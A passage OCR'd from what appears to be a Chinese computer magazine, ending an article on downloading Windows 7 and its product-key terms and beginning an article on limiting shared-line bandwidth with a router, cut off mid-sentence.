


图5




图6

当然，我们也可以打开那个取得序列号的页面，如图8。大家注意一下，微软在允许我们下载Windows 7的时候，并不是完全放开的，会要求我们使用微软的下载工具，叫做FTM。不用关急，我们直接点击下载按钮的时候，就可以自动安装了（IE7的安全项可能会拦截，大家放行就可以了），如图9。安装好后，会自动打开，这时候我们只要点击Browse，选择好保存的路径就可以了，如图10。




图7




图8




图9




图10

最后我再提一下关于Windows7的序列号问题，微软官方

给出的解释是："Product keys for Ultimate are now available. Each key can be used on 5 seperate computers. You may request up to 5 keys. A product key is not required to install and use the release (for the first 30 days)."。大意就是说Windows7的序列号现在是可用的，每个Key文件可以在5台计算机上使用，你可以申请5个key。当我们未输入key文件时，Windows7可以使用30天。

到本文完成时，我看到Windows7 Home Premiun也放出来了，相信大家都可以自己解决。还有，如果你的英文不够好，可以去下载Windows的语言包（Language Interface Packs for Windows 7，ISO格式），中文语言包的体积是168M左右，大家可以解压安装。

巧用路由限制你的带宽

文章难易度：★★
文章阅读点：使用路由器实现局域网带宽的限制

solar-fly[S.N.T]

很多人都曾遇到过这样的情况，几个人共用一条网线，可能你们是邻居，或者你们是一个宿舍的。开始连网时大家共用一条，确实是个省钱的好办法，但是接下来的事就让人不省心了。连网后就开始有人在线看电视，在线下东西，刚开始时说说还有所收敛，但是时间长了也不好开口了。这就导致大家正常的浏览网页都成了一种奢侈，这时候来看看本篇文章也许对你就有所帮助了。

解决问题的思路：

第一种方法是使用网络上的工具来限制对方，也就是使用局域网管理软件，比如聚生网管等。使用这类工具可以限制别人的带宽，甚至QQ、迅雷等工具的使用。另一种方法就是本文所介绍的使用路由器来进行限制。

对于使用工具限制，初期可能效果会好些，但是现在基本上没有裸机的电脑了，就连最基本的360卫士都能拦截住基于arp的工具，其所能达到的效果就不言而喻了，当然也有个别不错的工具。我将在另一篇文章"横向评测局域网管理软件"中会有所介绍，这也请大家关注。因此，最